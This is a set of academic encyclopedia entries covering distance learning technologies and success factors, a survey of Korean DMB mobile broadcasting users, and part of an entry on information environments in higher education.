The rapid growth of information technology has opened up the possibilities of corporate learning and a completely new dimension to the progress in education and training. Educational and training programs that were once delivered only through a face-to-face setting can now be done electronically due to the advancement of technologies. As a result, the advent of distance learning has enabled not just flexible learning which is independent of time and space, but also significantly reduced the cost in acquiring necessary educational or professional training. Distance learning through virtual classroom is thus being considered by many to be the next revolution in the marketplace, with an estimated potential growth of $23.7 billion worldwide in 2006, according to a study conducted by the International Data Corporation (Downes, 2003). This article aims to provide an overview of the concepts and technologies of distance learning, and discuss the critical factors that determine the successful implementation of a distance learning system.

Before going into further details of the distance learning concepts, it is necessary to look at some of the definitions of distance learning that have been proposed by various parties. Waller and Wilson (2001) from the Open and Distance Learning Quality Council in the UK defined distance learning as "the effective learning process created by combining digitally delivered content with (learning) support and services." This brief but concise definition shows that distance learning is in digital form. In a more lengthy definition, Broadbent (2002) refers distance learning to training, education, coaching, and information that are delivered digitally, be it synchronous or asynchronous, through a network via the Internet, CD-ROM, satellite, and even supported by the telephone. From this extended definition, we see that distance learning can be synchronous where the learning process is carried out in real-time led by instructor, or asynchronous, where the learners can self-pace their progress. Zhang, Zhao, Zhou, and Nunamaker (2004, p. 76) in their paper described distance learning as "technology-based learning in which learning materials are delivered electronically to remote learners via a computer network." This definition reiterates that there is a shift of trend from the old-fashioned classroom learning to the more mobile learning where the remote learners everywhere can learn.

As distance learning is still a relatively new discipline, the term tends to evolve from time to time based on the technological advancements. As such, the above mentioned definitions are by no means definitive but suggestive. Generally, the emergence of distance learning concepts a decade ago can be reasoned from two factors: the needs of corporations and the availability of technological advances (Faherty, 2002; Urdan & Weggen, 2000). From the corporation aspect, one must cope with the fact that knowledge plays an important role in delivering immediate skills and just-in-time information the industries need nowadays. As knowledge becomes obsolete swiftly, it is essential for corporations to find a cost-effective way of delivering state-of-the-art training to their workers. From the technological aspect, global network access has become widely available with an increased Internet bandwidth, a broad selection of available software packages, and a wide range of standardized distance learning products. This has made it possible for everybody with a computer and an Internet connection to learn in a way that is most convenient and comfortable. Learners are able to customize their learning activities based on their own styles and needs, and decide for themselves when to study in the midst of busy schedules.

Nevertheless, many corporations still hold doubts towards the effectiveness of distance learning. Deficiencies in support, content, quality of teaching, cultural, and motivational problems are some of the main concerns that have been raised (Rosenberg, 2001). For individuals, especially the older generations, the fear of technology is something to overcome (Nisar, 2002). This somehow confines the prospect of distance learning to a limited number of age groups. Meanwhile, the flexibility of self-paced learning also leads to the possibility of spending less time in study when workload in other areas increases, which could be quite detrimental to the learning process.

Although some obstacles do exist in the adoption and implementation of distance learning, the benefits of it can be tremendous if the design and delivery are well catered for. A few core elements which are deemed to be essential for successful implementation of distance learning systems have thus been identified. The following section describes these core elements.

CORE ELEMENTS OF DISTANCE LEARNING

Distance learning through the Internet has been a much talked about revolution in recent years. Whether it is simply another method of delivering training or a major strategic initiative that will notably aid the industry and academia, depends strongly on the design of its core elements. Based on a basic structure for distance learning proposed by Broadbent (2002), the following elements have been derived as critical to the success of distance learning:

- The learner
- The content
- The technology
- The instructor
- The environment

Many people believe that the learner should be the center of all efforts in a distance learning system. However, it is undeniable that content of distance learning is as important since the aim of distance learning is to transfer knowledge to the learner, based on the content. In order to transfer content to a specific group of learners effectively, the technology that supports the distance learning system plays a critical role. Different sorts of audio or visual realization of the content rely on different kinds of technologies to do the job. As such, the content and technology are very much inseparable.


Equally indivisible are the learner and the environment. Different learners from different backgrounds, cultures, and workplace learn differently. In order for the learners to learn effectively, the delivery of distance learning should be able to accommodate the different environments the learners live in.

Last but not the least, the instructor sits as a mediator in between the learner and the content as well as the environment the learner comes from and the technology used for delivering the content. The role of the instructor is, on one hand, to validate the content and ensure that the technology available is sufficient for transferring the content to the learner, and on the other hand, to support the learner and ensure that the needs and expectations of the learner are met based on the environment. The correlation of the five core elements in distance learning is depicted in Figure 1.

TECHNOLOGIES IN DISTANCE LEARNING

In its broadest terms, technology could basically mean everything. A search on the Web shows that technology could be a study, a process, an application, a mechanism, a technique, a computer, a projector, and a CD-ROM, to

Figure 1. Core elements in distance learning



even include a pen or a piece of paper. In the context of distance learning, however, it is generally understood that technology here refers to those associated with computers and the Internet. Even though learners and content are the focus which shape the design of distance learning, technology determines its nature. This section describes the four principal distance learning technologies according to Faherty (2002), namely the CD-ROM, Web-based training, learning management system (LMS), and learning objects.

Before computers were widely available in the 1970s, instructor-led classroom learning was the primary, if not the only, method of training. In 1980s, the development of distance learning started with some standalone software packages which were run solely on personal computers, and CD-ROMs were one of the typical examples of these standalone distance learning software packages. A CD-ROM is a high-density storage medium for digital files and data. It is used to store the content of training courses and distributes the learning materials to learners, often with inclusion of some multimedia files like audio or video clips. The use of a CD-ROM for distance learning was initially very expensive due to the difficulty in technicality and the customization needed. The price soon became more affordable when prepackaged software were being sold on a large scale. The problem with CD-ROM, however, is that it can be used only in asynchronous learning.

When the corporate Intranets became common in the 1990s, Web-based training arose offering flexibility in the deployment and maintenance of distance learning. With the connection of an Intranet, the content of distance learning which could only be previously stored in a CD-ROM was made available on a host server. Learners were able to access the training materials through the Intranet and even interact with other learners or the instructors in a synchronized environment where they could share and support one another.

One such application for supporting group communication and discussion can be found in the group decision support system (GDSS). GDSS enables a group of learners to simultaneously engage in exchanging ideas and opinions, while the computer will sort and send messages to each of the learner, all at the same time. The advantage of GDSS is that it offers equal and anonymous opportunity for every learner to voice out, thus eliminating domination of some particular learners in the learning environment (Sauter, 1997). However, whether the anonymity is good or not is debatable, as it depends largely on the conduct of the learners. Besides that, the cost of maintaining GDSS could be expensive.

The wide coverage of Internet throughout the world soon allows a more extensive Web-based distance learning system called the "learning management system" to emerge. The LMS is an online software package that enables the management and delivery of content and learning materials to learners. Information and training results on learners can be monitored with some kind of statistical reports being generated for management purposes. At a minimum, an LMS must consist of the following components (Ismael, 2001):

- A learning content design system that helps to design well-structured training based on the needs and background of learners.
- A learning content management system that creates and maintains the content and learning materials.
- A learning support system that allows for student registration, delivery of the learning content, online assessment, tracking of learner achievements, collaboration through virtual classrooms, and so forth.

With the LMS, it is generally believed that an anytime and anywhere learning environment could be established. However, the number of learners must be substantial for a worthwhile effort to be invested on LMS.

Since the concept of object-oriented software development rose to the horizon in middle of 1990s, different fields in the industries have been trying hard to create software or programs that are reusable. As a result, learning objects have been introduced to make it possible for content reuse in distance learning. It is common for a corporation to have employees with overlapping learning needs or for a university to have several degrees with overlapping subjects. For this reason, learning objects play an important role to minimize the customization required by allowing the content of some overlapping subjects to be easily loaded into the LMS for reuse purposes.

Nowadays, the use of those technologies mentioned above in distance learning is widespread. It is necessary to highlight that among all the technologies available, the latest is not always the best. As such, the selection of these technologies is very much dependent on the needs of a certain distance learning system. To round up this section, five factors to consider when choosing a distance learning technology are presented as follows (Kay, 2002):

- Maintainability – refers to technology that allows easy update and adjustment of course content.
- Compatibility – refers to technology that allows easy integration with other packages in the market.
- Usability – refers to technology that allows user friendliness.
- Modularity – refers to technology that allows reusable components available to reduce development time.
- Accessibility – refers to technology that allows usability by any learner irrespective of software-platform used or personal disabilities.

CRITICAL SUCCESS FACTORS

In distance learning, there are some critical success factors which need to be addressed to ensure that the undertaking is successful and its objective is met. This section discusses the critical success factors that need to be addressed by educational institutions when devising and deploying their distance learning initiatives. Three general categories are discussed, namely the organizational and societal factors, the technological factors, and the pedagogical factors.

Organizational and Societal Factors

The presence of a policy governing a distance learning initiative reflects the commitment from the top management to create a conducive environment for the distance learning programs. However, in reality, only a handful of educational institutions have implemented such policy. This is due to the fact that up until recently, distance learning has always been an afterthought and the move to offer such kind of learning is merely an act to hop on the bandwagon. Needless to say, such action has adverse effects and indirectly contributes to the high attrition rates that the distance learning programs are plagued with. Major distance learning initiatives will affect everything from faculty workload to tuition. Thus, it is essential that the management of a university devises and develops a policy that is executable with their distance learning initiative. This change in policy must address a variety of issues such as cultural backgrounds, skill levels, and off-line support. Having a policy alone does not ensure the success of distance learning programs. The other crucial factor is the acceptance amongst the instructor and the learner. The fact is that distance learning programs, like any other e-business initiatives, require a shift from traditional paradigm to a new one. Bates notes (as cited in Fein & Logan, 2003) that transitioning from face-to-face instruction to online learning can be a difficult change to make and requires making a paradigm shift. For some academics and students alike, working with technology is not second nature and the cyber world is an unchartered territory.

Academic institutions have to make the effort in understanding the source of this problem in order to manage the problems successfully and convert the skeptics to advocates of distance learning programs (Eaton, 2001). Another crucial contention which needs to be addressed is the monetary investment into the initiative. Undoubtedly, distance learning programs require high up-front cost, and considerable amount of funds to maintain. Although in most cases distance learning programs are expected to be a revenue builder for the educational institution, the fact of the matter is that majority of distance learning programs either lose money or just break even. Thus, the governing policy has to formulate an appropriate tuition model so that there will be adequate funding that can be used for staff development and the maintenance of the programs.

Technological Factors

Distance learning programs are usually facilitated by LMS, which is essentially an electronic platform that is used to assist the virtual interaction between the instructor and the learner and also between the learners themselves. Selecting the right LMS for the program is a huge undertaking as it simulates the environment where learning will take place. LMS such as Blackboard offers a variety of tools that generally supports content management and collaborative learning. Siemens (2004) asserts that the LMS must create a learning environment which is a place for learner expression and content interaction, a place to connect with other learners and to the thoughts of other learners in a personal and meaningful way, a place to conduct dialogues with the instructors, to act as a repository for learning materials, and it should be modularized so additional functionality and tools can be added based on what learners want or need. A good LMS supports collaborative learning and also different modes of learning.

LMS has taken the center stage in any distance learning program. As such, it is crucial that the LMS environment can achieve the objectives of the subject and the program as a whole. To achieve this, the LMS environment must be perceived as usable. As with all other applications, usability requirements and functional requirements of an application is a matter of importance although the earlier takes precedence for a user with low computing skills. Usability and user experience goals must be addressed by the identified platform. It should ideally be efficient and effective to use, safe, and have good utilities. The LMS must give the user total control over the environment to reduce the level of frustration which will ultimately motivate the user to interact more with it.

An equally important issue to address is the learner/instructor's accessibility to the hardware and software required for the distance learning program. The unavailability of these resources can be the major inhibiting factor which will contribute to success of distance learning programs. The LMS should also be supported across multiple platforms, and it should ideally be Web-based so that it can be accessed by computer that has a browser.

User support must also be available to the users of the LMS. Sufficient effort should be put into training the instructors and the participants so that they are equipped with the acceptable level of skills necessary to use the LMS competently.

Pedagogical Factors

Having the right technology in place is not enough to determine the success of a distance learning program. It is also important that the program must be learner-focused, bearing in mind that the pedagogy which suits the classroom environment does not necessarily suit the online environment (Kamarudin, 2004). Clear learning objectives must be communicated to the instructors and the learners prior to the commencement of the course, so that all the participants know what is expected of them. Measures must be put in place throughout the duration of the program to gauge the performance of the participants and the effectiveness of the delivery method. This relates to the aspect of instructional design which involves the content of the materials, the format of the materials, the suitability and delivery of the assessments, and ultimately the tools used to support collaborative learning.

CONCLUSION

This article has provided an overview of distance learning concepts and its technologies. Generally, the successful implementation of distance learning can be beneficial to many parties, including the learner/student community, the teaching community, and the educational institutions or organizations. Today, traditional classroom learning alone is no longer able to provide students with adequate knowledge and skills necessary for the increasingly sophisticated global world. Distance learning can thus provide an alternative solution which is cost-effective and efficient to fill the gap (Flynn, Concannon, & Bheachain, 2005). As a final remark, distance learning is the future that could improve lives and bring the economy to new heights, if it is harnessed well.

KEY TERMS

Asynchronous: A two-way communication that proceeds independently of each other with a time delay.

Distance Learning: The effective learning process by which technology is used for delivering education in ways where the learner does not have to physically be in the place where the teaching is taking place, and access to the instructor is gained through technologies such as the Internet, interactive videoconferencing, and satellite.

Internet: A globally connected electronic communications network that links computers around the world together.

Learning Objects: A reusable unit of instructions for distance learning where the presentation is normally separated from its content, thus allowing content reuse.

LMS: Learning management system. A software application that allows the development and delivery of online learning or teaching courses through the Internet.

Synchronous: A real time two-way communication that occurs at the same moment without any delay.

Web-based Training: A form of computer-based education in which the teaching materials are accessible through the Internet.

DMB Market and Audience Attitude

Mi-kyung Kim
Chungwoon University, South Korea

INTRODUCTION

Since the late 1990s in Korea, there have been many users of mobile devices, and we have extended leisure time. The terrestrial broadcasting market is very competitive because a lot of media has emerged dividing the market. Therefore, terrestrial broadcasters introduced terrestrial DMB (digital multimedia broadcasting) service to sustain audiences for the terrestrial broadcasting market and increase audience satisfaction. In Korea, telecommunication businesses are saturated, and wireless network operators, in their effort to diminish their revenue dependence on mobile voice services on one hand, and to recoup the huge investments made on third generation networks on the other, try to develop new services and business models such as DMB service.

Consumer behavior research is critical toward accelerating the diffusion and consumer adoption of new media. However, consumer behavior in DMB has not yet been the subject of much research, though consumer adoption of DMB service is expanding rapidly in Korea.

While there is much discussion on the emerging DMB service, there is still little evidence indicating what influences consumers in their decision to adopt DMB service and which specific features they would like included in the DMB service.

This article examines behavioral intensions toward DMB service through consumer survey in Korea. More specifically, this study explores the specific using features of DMB service such as the motive for adoption, the satisfaction with DMB service, major using hours, and favorite contents. Additionally, this article investigates the favorite genre of consumers.

This study is to explore the emerging marketing challenges in the field of DMB and provide direct managerial implications to the key-market players.

BACKGROUND

DMB is defined as *multimedia*, personal media, and mobile broadcasting media, which receive television broadcasting, radio broadcasting, and data broadcasting using multi-channel for the purpose of mobile reception, and digital multimedia broadcasting that CD-leveled sound quality and video service is available and not only fixed, but also mobile reception is possible (KBC, 2003). DMB is based on digital broadcasting technology, and it is a new service that is able to receive the video, radio, and text of HD (high definition) level by max seven inches when we are moving. DMB is divided into Satellite DMB (i.e., S-DMB) and Terrestrial DMB (i.e., T-DMB) as categorizing Mobile Multimedia Broadcasting in Broadcasting Act in Korea (Table 1).

In Korea, SK Telecom has launched Hanbyul 1, DMB satellite in cooperation with MBCo of Japan, acquired S- DMB. This service started paid service in July 2005. At present, the consumer expense is approximately $13.00 including 12 channels for TV and 26 channels for radio (www.tu4u.com). T-DMB assigned two terrestrial channels (Channels 8 and 12) to multiplexer dividing three blocks. T-DMB, public resource using terrestrial wave is operated by KBS, MBC and SBS, terrestrial broadcaster and YTN DMB, HANKOOK DMB, KMMB, non-terrestrial broadcaster. According to business project, T- DMB was launched in the capital region in January 2006.

Actually, in Korea, academic research on DMB service is related to convergence issues. It is the first DMB service in the world that has not been studied yet in the academic field except in Korea. However, consumer behavioral research relating to *e-commerce* showed that delivering superior service quality is a well-established strategy for achieving high levels of consumer satisfaction, loyalty, increased spending, and profitability (Zeithaml, Berry, & Parasuraman, 1996; Zeithaml, Parasuraman, & Malhotra, 2002). Also, Zeithaml et al. (2002) have identified a number of criteria that customers use in evaluating Web sites and service quality delivery through Web sites. These include information availability and content, ease of use or usability, privacy/security, graphic style, and fulfillment. In relation to mobile service, some researchers represented e-service quality dimensions such as

Table 1. The comparison between terrestrial DMB and satellite DMB

	Terrestrial DMB	Satellite DMB
Technology standard	Eureka-147 (DAB standard in Europe)	System E (CDM)
Networks	Terrestrial network	Satellite network + aid terrestrial network (Gap filter)
Frequency	Available frequency in capital territory. TV channel 8, 12 (12MHz)	Upload: 13.824-13.883GHZ (Ku band) Download: 2,630-2,655Mhz (25MHz) 12.21-12.23GHz (Ku band)
Available channels	Number of available channels is small 3-6 per broadcaster (24-30channels)	Number of available channels is numerous Picture: max 14, Audio: 24, Data: 3
Mobile reception	Available	Not Available
Service coverage	Local broadcasting (metropolitan area)	National broadcasting
Profit model	Free service based on the program commercial	Subscribed service based on contents
Retransmission of terrestrial B	Available	Not available
End device	*Car device + Portable device *Combination Handset with cell phone	*Combination handset with ***cell phone*** first *Extension to vehicle and portable use

ease of use, security, inconvenience of mobile device, and personalization (Vrechopoulous, Consyantious, Mylonopoulos, Siferis, & Doukidis, 2002). Woo and Fock (1999) showed that e-service quality dimensions are transmission quality and network coverage, pricing policy, staff competence, and consumer service.

Most of the previous studies on DMB service and consumer adoption are related to the policy issues on convergence between broadcasting and telecommunications (Byun, 2004b; Kang, 2003), technological standards (Byun, 2005; Lee, Ham, & Lee, 2004), and the feature of potential demand for DMB (Byun, 2004a; Choi et al. 2004; Park, Ahn, Ahn, & Bu, 2004). In fact, those studies have been conducted to promote DMB service at industrial request, and the result is market research relating to investigating consumer attitude toward DMB service. Yoon and Lee (2004) analyzed the analysis of economical factors affecting satellite DMB focusing on average monthly bills of the mobile phone, the time to replace the mobile phone, government grants and other financial aid for the end device, and the exoneration from subscription payment. Byun (2004a) examined demand features of DMB service, and Choi et al. (2004) researched the economical effect of satellite DMB, while Park, Ahn, Ahn, and Bu (2004) studied the expectation of terrestrial DMB commercial market. These studies included the results such as favorite genre of contents, major using hours, and location for use.

Thus, this research tries to identify and primarily explore the features of consumer adoption of DMB service based on the dimensions from previous studies. This includes the specific using features, the intentions for adoption, the satisfaction with DMB service, and the favorite genre of contents.

DMB MARKET AND AUDIENCE BEHAVIOR ATTITUDE

Currently, in Korea, the number of S-DMB subscribers was approximately 500,000, and the number is at a standstill; however, it has rapidly grown by 30,000 during the two weeks of the World Baseball Classic season in 2006. This means that big sports events will be Killer contents for getting profits. In the case of T-DMB, the profit is from commercial broadcasting. The consumer number measurement by the diffusion of T-DMB device is as high as 506,000 including the end device for both DMB and cell phone and the end device in vehicles. However, actual users are low considering marketer projections because of insufficiency of new *mobile contents*.

In actuality, DMB operator's business model is composed of the subscription fee, the handling fee, the contents sale, and the commercial fee. The major profit of S-DMB comes from the subscription fee and contents sale. For instance, S-DMB operators are determined to sell contents like the latest movies and X-rated movies. T-DMB operators get profit from the commission of commercial broadcast. In general, as seen in Figure 1, there are conductors such as content producer, customer agency, ad producer, and customer centering on DMB operators. DMB operators acquire the profit subscription fee, content sale, and ad commission while they share the profit with consumer agency, content producer, and ad producer.

In disregard of an indisputable business model, actual DMB market is less sales as a result. It means that market depends on the consumer's attitude.

In order to find the consumer's attitude on DMB service, this article conducted a survey in 2006 on a sample of 220 persons. They included consumers using S-DMB service (120 persons) and consumers using T-DMB (100 persons). Survey items were composed to investigate consumer's behavior attitude such as consumer features, consumer intentions, and satisfaction. Additional survey questionnaire is relating to favorite *genre* of contents.

The Feature of DMB Consumer Adoption

Mainly male, young customers, large income earners, and highly educated people adopt DMB service. The origin that there are many high income earners among adopters using not only paid media, S-DMB, but also free media, T-DMB, is due to the expensive end device.

DMB using hours on weekdays is represented that a majority of respondents (80.0%) use DMB service less than one hour in a day. This means that DMB service is not here to stay yet. Major time zone use is from noon to 3 p.m. including lunchtime (26.4%) and from 6 p.m. to 9 p.m. including closing time and dinnertime (33.2%). The phenomenon that the viewing rate for DMB service is high indicates that primetime zone both DMB and terrestrial broadcasting overlap each other. Therefore, DMB service is necessary to establish a distinction between DMB content and terrestrial broadcasting content. Meanwhile, both DMBs are used in making a move through public transportation and a self-drive vehicle (S-DMB: 49.0%; T-DMB: 58.0%) and in the space in school and work where watching television is not permitted. According to this kind of DMB feature shows that DMB serves to assist terrestrial broadcasting. Using end device shows that S-DMB is mainly a combination DMB device and *cell phone* (91.7%) and T-DMB is 81.0%. In the case of T-DMB, an exclusive DMB device is used by 10.0%, and the receiver in vehicle is 5.0%.

Figure 1. The business model of DMB



Table 2. The favorite DMB device

The types of end device	S-DMB	T-DMB	Total
The receiver in vehicle	1.7%	5.0%	3.2%
PDA	1.7%	0.0%	0.9%
A combination DMB and **cell phone**	91.7%	81.0%	86.8%
A combination DMB and laptop computer	0.8%	1.0%	0.9%
An exclusive DMB device	4.2%	10.0%	6.8%
PMP	0.0%	2.0%	0.9%
Desk top	0.0%	1.0%	0.5%
Total	100.0%	100.0%	100.0%

Figure 2. The intensions of DMB consumer adoption



Figure 3. The satisfaction of DMB adoption




The Intentions of DMB Consumer Adoption

All users of both S-DMB and T-DMB use them for killing time, having fun, clearing the air, and a subsidiary of old media. Satisfaction level showed S-DMB is higher than T-DMB. On the whole, the items that respondents expressed the intentions are "killing time" (S-DMB: 3.81%; T-DMB: 3.80%), "a subsidiary media of old media" (S-DMB: 3.57%; T-DMB: 3.53%), "having fun" (S-DMB: 3.48%; T-DMB: 3.35%), and "for escape"(S-DMB: 3.23%; T-DMB: 3.35%). This survey result shows that DMB channel has not been identified as mobile media yet. In the case of the searching for information, S-DMB (3.20%) is higher than T-DMB (3.12%).

The Satisfaction of DMB Adoption

Respondents who answered in "greatly satisfied" or "satisfied" are estimated by 45.0% in the case of S-DMB and 29.0% in the case of T-DMB. This percentage gap stems from the service pause that is happening under the condition of an uncompleted project of the establishment of T-DMB relay network.


The Favorite Genre of Contents

Seen from the favorite genre of contents, the sports genre is the favorite thing. S-DMB is highest in the aspect of entertainment and movie, and consumers give preference to entertainment, drama, and comedy in the case of T-DMB.

The favorite contents classified by genre of S-DMB are listed with the most favorite contents first by sports (3.5%), entertainment (3.24%), movie (3.21%), comedy (3.02%), drama (2.87%), news, quiz/game, and cartoons. The result is that S- DMB consumers give preference to sports such as the Major Leagues, World Baseball Classic, and World cup that is relayed by DMB operators shows that big sports events are worth watching by mobile media. Meanwhile, the fact that consumers display a preference for movies demonstrates that consumers adopt according to their own taste, irrespective of contents measure.

T-DMB like the S-DMB is high in the genre of sports, entertainment, drama, and comedy, and it plays a role in assistant media with terrestrial broadcasting. In the case of T-DMB, the favorite genre is listed in entertainment (3.42%), sports (3.35%), drama (3.32%), comedy (3.29%), news (3.04%), movie (3.02%), information,

Figure 4. The favorite genre of contents



quiz/game, documentary, AD, and cartoons. In view of T-DMB's retransmission with terrestrial broadcasting programs, consumers give preference to entertainment, drama, and comedy.

FUTURE TRENDS

There is an increasing interest in digital convergence service like DMBs (S-DMB and T-DMB). DMB service is the first in the world, so the trend of DMB market may be typical of the future DMB market in the world. Overall, as considering DMB consumer behavior attitude, the important points for DMB success are the accessibility and qualitative mobile contents. Additionally, DMB operators should find the solution that makes the subscription fee and service expense decrease because audiences hesitate to subscribe and use as a result of the subscription fee and the expense for the end device. Thus, it is necessary to carry out the subsidy policy of the end device.

Meanwhile, T-DMB operators should establish terrestrial DMB relay network in order to make terrestrial DMB signal stream without pause. DMB operators should invest in the production cost to make the mobile contents available and establish the identity of DMB media. S-DMB is necessary to identify as paid media and T-DMB, free public media. T-DMB as free public media is ambiguous about the business model. Thus, in the case of T-DMB government needs to permit the intermediate commercial broadcast and to measure extra for advertising rates though T-DMB rebroadcast terrestrial broadcasting programs for getting a stable profit. We would suggest that DMB make efficient use of data broadcasting as an alternative business model.

KEY TERMS

Business Model: How the operators provide the products and services for consumers, how they explore the market and get profits from consumers. Business model is widely used when dotcom businesses are appeared and develop a unique Internet business model like Priceline.com and Amazon.com.

Data Broadcasting: This is to transmit not visual signal but data signal using data channel. Data broadcasting is the system that the receiving device automatically decodes and receiver directly gets the decoding data in the case of transmitting digital signal through broadcasting wave. This provides audiences with traffic information, travel information, stock, news, and the location information, expecting interactivity in the future.

Intermediate Advertisement: To interpose the advertisement into the programs on air. In Korea, terrestrial broadcasting is regulated to prohibit intermediate advertisement on air programs.

Killer Contents: Primary contents and favorite contents that play a leading role in the market industry.

Mobile Contents: The contents being watched by cell phones and PDAs. These contents are downloaded by device owner's mobile device, and it is based on one-to-one and interactive communication as downloading their favorite genres such as movie, music, game and animation, and so forth.

Satellite DMB (S-DMB): S-DMB service is multimedia broadcasting service that provides high-quality A/V contents in high-speed mobile environments (100Km/h) through satellite network and aid network. Target terminal types are cellular phones, PDAs, and some kinds of dedicated portable devices. Eventually, two-way service can be supported.

Terrestrial DMB (T-DMB): T-DMB service is based on DAB (digital audio vroadcasting), DAB standards, Eureka-147. It uses terrestrial networks and provides audience with not only good qualitative broadcasting, but also transmission of multimedia contents.

Dynamic Information Systems in Higher Education

INTRODUCTION

The management of creative knowledge work presents great challenges in higher education, where individuals and information systems play a significant role in attaining the strategic objectives of a higher education institution (HEI). It is argued in this article that an analysis of the information systems (IS) of an organization using the concept of information environments (IE) activates the organization's awareness of the development needs of intellectual capital and ISs. A classification of information environments is introduced, developed, and successfully applied to the core processes of an HEI.

The purpose of this article is to show that the ISs can be classified according to the IEs and the core processes of an organization. An analysis of information environments helps the educational management to develop the institution's information systems in an innovative way. In particular, dynamic ISs are analyzed for the purpose of managing the intellectual capital in HEIs. A case study on the E-Learning Unit at the Turku University of Applied Sciences (TUAS) is presented. The findings of the study are useful for educational administrators, project managers, software developers, and usability specialists.

The article is organized as follows: First, the IE approach, useful for analyzing an organization's ISs, is introduced. Next, the concept of IEs is used to analyze the ISs used in the core internal processes of a HEI, which is the main focus of the article. Thereafter, a short case study of a dynamic IS is presented, including future trends. Finally, the results of the study are summarized and discussed in the concluding section.

BACKGROUND

Information Environments

The IE approach can be used to provide the basic structure for the management of an organization's intellectual capital and ISs. The approach is developed by Ståhle and discussed in several studies (e.g., Ståhle & Grönroos, 2000; Ståhle, Ståhle, & Pöyhönen, 2003). Ståhle and Hong (2002) describe an organization as a knowledge-creating system that arises as a result of interaction. They define the organization as a network where the possibilities of individuals to influence activities are determined by the management structures and management system. The way in which these networks are organized generates different IEs, with different characters, limits, and possibilities. For the most part, the kinds of IEs that organizations may generate are defined by the structures of management systems and technology.

The main thesis of the approach is that there are three kind of IEs formed in organizations as a result of the management's action:

- mechanical,
- organic, and
- dynamic.

Each of these environments specializes in handling information in different ways. They have various limits, consequences, and advantages that affect internal processes.

Organizations need *mechanical*, thoroughly controlled IEs for such tasks as accounting and logistics. These permanent support systems form the mechanical

IE of an organization. A mechanical IE can increase the efficiency of internal processes which it is reasonable to mechanise. The automation of routine tasks enables the management to release the human contribution to more important functions. The aim of a mechanical IE is to reach a state of permanent efficiency. The mechanical level of an organization is based on explicit knowledge strictly defined and documented, flowing in one direction, that is, top-down. The relations in a mechanical IE are hierarchically determined.

The second IE in an organization is *organic*. If an organization intends to change and develop, there must be an organic IE. The organic IE emphasises dialogue and communication. The organic level is based on a dialogue between the actors. The actors develop their personal know-how and also that of the organization by sharing their experience-based tacit knowledge (Kim, Chaudhury, & Rao, 2002; Nonaka & Takeuchi, 1995; Takeuchi & Nonaka, 2004). Thus, the core of the organic IE includes social interaction and the actors' ways of handling information. An organic IE requires a different management model compared to an organization run by the mechanical model. In this case, the steering includes power sharing, development of feedback systems, and fostering of two-way communication across all organizational levels.

The third IE for an organization is *dynamic*. The purpose of a dynamic IE is a continuous production of innovations. The abundant and rapid flow of information in the dynamic IE is the source where new innovations emerge by self-organization. The nature of the information in dynamic IEs is potential: it is constructed of weak signals from the environment. This interpretation demands a sound ability to use external information and the intuition of the members of the organization. An essential feature of dynamic IEs is that power and authority are not used by any predetermined actor, but the innovation process is led by the actor best suited for the task. A dynamic IE is a surface for reaching outside organizational limits. Networking with other organizations requires a dynamic IE that provides a two-way access to shared information.

MAIN FOCUS OF THE ARTICLE

ISs and Internal Processes of an HEI

Table 1 presents the three-dimensional IEs of the Turku University of Applied Sciences (TUAS). The IEs are constructed by analyzing and localizing the main ISs of the TUAS. Each system is classified using four or-

Table 1. The three-dimensional IEs of the TUAS

Core processes	*Mechanical*	*Organic*	*Dynamic*
Education	• Student and study register (Winha) • Electronic library catalogues • National HEI database (AMKOTA)	• Course implementation plan (Totsu) • Discussion areas in virtual learning environment (Discendum OPTIMA)	• Courses in virtual learning environment (Discendum OPTIMA) • GoodMood NetCasting • Finnish virtual university portal • Services of virtual libraries
R&D	• TUAS Publication register (Publikaattori) • Staff qualification and education register (HR) • National HEI database (AMKOTA)	• Project management systems (Projektori and Proppi) • Library ISs	• Project management systems (Projektori and Proppi) • Local WLAN Net (SparkNet) • E-communities of practices in virtual learning environment (Discendum OPTIMA)
Regional development	• National HEI database (AMKOTA)	• Management IS (4T) • Customer relations management system (CRM)	• Local WLAN Net (SparkNet) • Local e-networks • Open systems of regional partners
Management	• Payment system (Rondo) • Accounting system (Hansa) • Payroll system (Fortime) • Decision-making system (JoutseNet) • National HEI database (AMKOTA)	• Management IS (4T) • E-mail and bulletin board area (Lotus Notes) • Staff workload planning system (Tilipussi)	• Local WLAN Net (SparkNet) • IntraNet (NeTku) • IT Help Desk • Open systems of higher education partners • National statistics and student feedback system (OPALA)

ganizational dimensions: expertise, information flows, relations, and management, as suggested by Ståhle et al. (2003). The core internal processes of the TUAS are defined by legislation to include (1) higher education, (2) research and development (R&D), (3) regional development, and (4) management. Table 1 gives the management a process-based view of the IEs of the HEI, allowing the analysis and development of the ISs.

In the mechanical IE, the use of information is mainly of the input-output type. The functions of the ISs in the mechanical environment are to automate, steer, and report. The systems are also part of the organization's collective memory. A typical example is the student and study register within the educational process. Similar mechanical IEs are found in the R&D, regional development, and management processes. The national HEI database collects statistical data from all the main processes of the HEIs.

In the organic IE, the ISs support dialogue and communication between the managers and other personnel. The educational process contains various systems for creating course implementation plans and for collecting student feedback. The R&D process includes project management systems, used for project planning, reporting, and evaluation. The various electronic services provided by the libraries belong to this environment. The management information system based on the Balanced Scorecard approach utilizes management dialogue in the net (Kettunen, 2005; Kettunen & Kantola, 2005).

The dynamic IE is the main focus of this article. The ISs in this environment are open for the potential and actual cooperation partners of the HEI. The purpose is to provide instruments and skills to meet the needs of the local, national, and international partners in the public and private sectors. The dynamic IE aims at supporting content production and innovations. The systems enable a multifaceted interaction and information flow in e-networks. As an example, the provision of optional studies and the development of e-studies require a dynamic IE with systems that are widely used, easy to adopt, and therefore cause no impediments to studies. The dynamic IE of the e-LU includes courses in a virtual learning environment (Discendum OPTIMA), the NetCasting environment (Good Mood VIP), the portal of the Finnish Virtual University, the services of virtual libraries, mobile services, and the interaction of these systems with mechanical and organic IEs, such as the student and study register (Winha).

The main contribution of the dynamic IEs is the strategic awareness of possibilities of virtual learning, interaction, and communication. In the learning process, open and grey areas can be found: virtual learning systems, netcasting, and different portals, which are connected with more risky and chaotic (innovative) environments such as Blogs and Wikis (Sauer et al., 2005) and online networking platforms (Steinberg, 2006). In the R&D process the main IE is the project management system, which is open for potential and existing partners. The project partners have access to the system and the project management resources. The management and steering process and the regional development process rely more on the open systems of the local, regional, and national partners, which are available to the TUAS.

The dynamic IE is the source in which new innovations emerge by self-organization. The information in dynamic IEs is constructed from weak signals from the environment. Intellectual capital is one of the main factors of organizational development. The essential issues include the speed of information flow, the ways in which information changes, and the utilization and quality of information. The continuous and fast movement of information reinforces the intellectual capital and the ability for innovations (Ståhle & Grönroos, 2000).


